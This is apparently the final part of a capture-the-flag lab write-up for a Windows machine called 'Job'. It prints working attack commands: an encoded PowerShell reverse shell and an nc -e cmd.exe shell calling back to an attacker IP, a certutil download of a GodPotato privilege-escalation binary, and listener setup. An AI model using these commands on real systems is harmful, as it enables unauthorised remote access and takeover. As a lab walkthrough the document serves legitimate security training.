
Now let’s access it from the browser
1
http://job.local/shell.aspx

Now let’s go and get a revere shell as the IIS service

First open a listener
1
nc -nlvp 1338
Now let’s execute a reverse shell
1
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADUALgAyADMAMwAiACwAMQAzADMAOAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=

Now let’s go back to our listener

And we got access as IIS service
Now let’s see the user privileges
1
whoami /all

Notice that we have impersonation privileges
Now let’s go and upload God Potato to help us elevate to system access
1
certutil -urlcache -f http://10.8.5.233/gp.exe gp.exe

Now let’s see if we got system access
1
.\gp.exe -cmd "cmd /c whoami"

As we see we got system access
so let’s go and get reverse shell as administrator
First open a listener
1
nc -lvnp 1339

Now let’s get a reverse shell
1
.\gp.exe -cmd "cmd /c C:\windows\temp\nc.exe -nv 10.8.5.233 1339 -e cmd.exe"

Now let’s navigate to the administrator desktop and see the root flag
1
cd c:\users\administrator\desktop

Amazing we got the root flag 🥳
That’s it for the Job machine! This challenge was a great test of enumeration and exploitation skills. Hope you found the write-up useful.
Remo
| CRTE | CRTP | CRTO | eWPTX | eCPPT | eMAPT |